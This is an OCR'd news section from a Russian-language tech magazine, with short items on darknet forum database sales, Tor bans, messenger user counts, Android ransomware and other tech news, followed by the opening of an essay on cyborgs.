


Figure 11: Conditional probability of Record_Type_Y also getting stolen if Record_Type_X is

Тем не менее внутри даркнета за массивы данных иногда разворачиваются целые торговые баталии. В этом месяце отличились пользователи русскоязычного форума w0rm.ws, где выложили на продажу базу данных… с аккаунтами другого подпольного форума.

w0rm.ws — это закрытое сообщество, где идет торговля эксплоитами, кредитками и другими ценными активами. Эксплоиты 0day здесь можно купить по цене от 500 до 30 000 долларов. Один из пользователей w0rm.ws выложил на продажу базу пользователей конкурентного форума Monopoly. Не совсем понятно, что содержит эта база данных — адреса электронной почты или пароли, но предлагается она по цене 500 долларов.

Не похоже, что к взлому конкурентов причастны админы форума w0rm.ws. Судя по всему, кто-то просто решил подзаработать. Но админы не удалили это сообщение — а значит, они поощряют атаки на конкурентов.

Судя по всему, подобная конкуренция — пока что единственный способ самоограничения даркнета. Сфера подпольной торговли информацией с трудом поддается даже анализу, не говоря уже о контроле: в Китае, Иране и Эфиопии на Tor и анонимайзеры попросту наложен полный запрет, по принципу «чего не вижу — того не существует».

Идею введения подобного запрета обсуждают и депутаты Госдумы РФ: научными и техническими методами усмирить развитие черного рынка пока не получается. К примеру, поставленная МВД РФ задача «разработать систему идентификации российских пользователей Tor» оказалась непосильной: центральный научно-исследовательский институт экономики, информатики и систем управления (ЦНИИ ЭИСУ), выбранный в качестве подрядчика, собирается расторгнуть четыре контракта с МВД и уже нанял адвокатскую контору, которая поможет ему в этом, сообщает газета «Коммерсант».


900 МИЛЛИОНОВ VS 60 МИЛЛИОНОВ

WhatsApp и Telegram озвучили число своих пользователей

→ Популярнейшие мессенджеры в этом месяце отчитались о своих успехах. Так, аудитория WhatsApp уже приближается к отметке в миллиард пользователей, тогда как Telegram Павла Дурова насчитывает около 60 миллионов активных юзеров. Впрочем, Дуров не преминул отметить, что Telegram существует всего два года, в то время как WhatsApp уже почти шесть лет. К тому же Telegram отличается от соседей по рынку наличием шифрования и повышенным вниманием к приватности пользователей.

4 400 000 000 жителей Земли не имеют доступа к интернету

→ Консалтинговая компания McKinsey & Company провела исследование и выяснила, что более половины населения планеты по-прежнему не имеет доступа к интернету. Согласно официальному отчету, из семи миллиардов населения планеты 4,4 миллиарда не выходят в Сеть. Это не только жители «развивающихся стран», где интернета нет практически ни у кого, но и 730 миллионов китайцев, 210 миллионов жителей Индонезии, почти 150 миллионов жителей Бангладеш и около 100 миллионов бразильцев. В США интернет не нужен 50 миллионам американцев. В России интернет игнорируют 38,3% населения



ПОРНОПЛЕЕР-ВЫМОГАТЕЛЬ ФОТОГРАФИРУЕТ ПОЛЬЗОВАТЕЛЕЙ

Специалисты по безопасности из компании Zscaler сообщили о новой разновидности трояна-вымогателя, который поражает смартфоны на Android под видом порнографического видеоплеера. После запуска программы троян фотографирует пользователя и требует выкуп.




«Все существующие решения для просмотра фильмов были ориентированы на гиков. Моя мама не могла ими пользоваться. У нее не было возможности просто кликнуть пару раз и посмотреть фильм, который она хочет. Так что идея Popcorn Time заключалась в создании простого сервиса, где для просмотра фильма будет достаточно пары кликов. Почти все использованные нами элементы существовали уже давно. Просто до нас никто не пытался собрать их вместе, объединив единым интерфейсом, который вежливо общается с пользователем»

Федерико Абад
автор Popcorn Time



ФОТОВЫСТАВКА ПОДВОДНЫХ КАБЕЛЕЙ, КОТОРЫЕ ПРОСЛУШИВАЕТ АНБ

Американский фотограф, журналист и исследователь Тревор Паглен сделал фотографии подводных кабелей, куда АНБ и другие спецслужбы врезают свое оборудование, как известно из документов Сноудена и других рассекреченных отчетов. Выставка его работ, посвященная прослушке международного трафика, пройдет в Метрополитен-музее Нью-Йорка.





ПОЛЬЗОВАТЕЛИ ANDROID ВЗБУНТОВАЛИСЬ ПРОТИВ ПРОГРАММЫ ДЛЯ МИГРАЦИИ НА IOS

Фирма Apple создала свое первое приложение для Android, оно называется Move to iOS и предназначено для переноса данных из одной ОС в другую. Пользователи Android решили защитить свою территорию и выставили программе 3563 оценки, из которых 2736 — «колы». Не уготована ли та же судьба Apple Music для Android?




«Марс действительно очень „негостеприимная“ планета. Поверхности планеты нужен ремонт. Сначала людям придется жить под куполами, но затем Марс можно терраформировать в планету, подобную Земле. Для этого его придется разогреть. Это можно сделать быстрым способом и медленным. Быстрый способ — сбросить термоядерные бомбы на полюса планеты»

Илон Маск
в интервью Стивену Колберу



БЮДЖЕТНЫЕ ПЛАНШЕТЫ AMAZON ПРОДАЮТСЯ ПО ШЕСТЬ ШТУК В УПАКОВКЕ

Новые бюджетные планшеты Amazon Fire компании настолько дешевы, что их продают по шесть штук в упаковке — как пиво. Один планшет стоит 50 долларов, а упаковка из шести продается со скидкой и будет стоить 249 долларов. Устройство не поражает воображение техническими характеристиками, но странно было бы ожидать иного от столь дешевой модели. В России Amazon Fire не продается.



MICROSOFT СОЗДАЛА СОБСТВЕННЫЙ ДИСТРИБУТИВ LINUX

Дистрибутив получил имя Azure Cloud Switch (ACS). Согласно официальному сообщению в блоге компании, это «кросс-платформенная модульная операционная система, предназначенная для управления дата-центрами на основе Linux». То есть дистрибутив создан для управления дата-центрами и массой сетевых устройств, которые в этих дата-центрах работают. Пока Microsoft планирует использовать новинку исключительно на собственном оборудовании.

ОНИ ЗАПОЛОНИЛИ ВСЮ ПЛАНЕТУ

Олег Парамонов,
paramonov@sheep.ru

ЛЮДИ НЕ СТАЛИ КИБОРГАМИ, НО ЕЩЁ НЕ ВСЕ ПОТЕРЯНО



Киборги — это не только герои фантастических фильмов. Это не терминатор, не робот полицейский и даже не Карлсон, который живёт на крыше. Они давно среди нас, просто они не всегда напоминают киборгов из фантастических фильмов.

СЛАВА ПСИХОНАВТАМ!

В 1960 году будущее казалось простым, понятным и оптимистичным. По обе стороны железного занавеса царила труднообъяснимая уверенность в том, что до мира всеобщего благоденствия с межпланетными путешествиями, умными роботами и пресловутыми летающими автомобилями рукой подать. Слово «киборг» было придумано именно для этого мира.

Мечтать о будущем проще, когда о нём почти ничего не знаешь. В 1960 году космонавтика была именно такой темой. Человек никогда не покидал атмосферы Земли. Специалисты имели лишь смутное представление о том, что ждёт космонавта на орбите. И даже они не знали, в каком направлении пойдёт развитие космической техники, каким будет следующий шаг.

Американские учёные Манфред Клайнз и Натан Клайн предположили, что следующий шаг потребует не новых ракет, а новых людей. «Космические путешествия, — писали они в журнале «Аэронавтика», — подталкивают человека к более активному участию в своей собственной биологической эволюции. Научные достижения будущего следует направить на то, чтобы сделать возможной жизнь в среде, которая радикально отличается от знакомой нам природы».

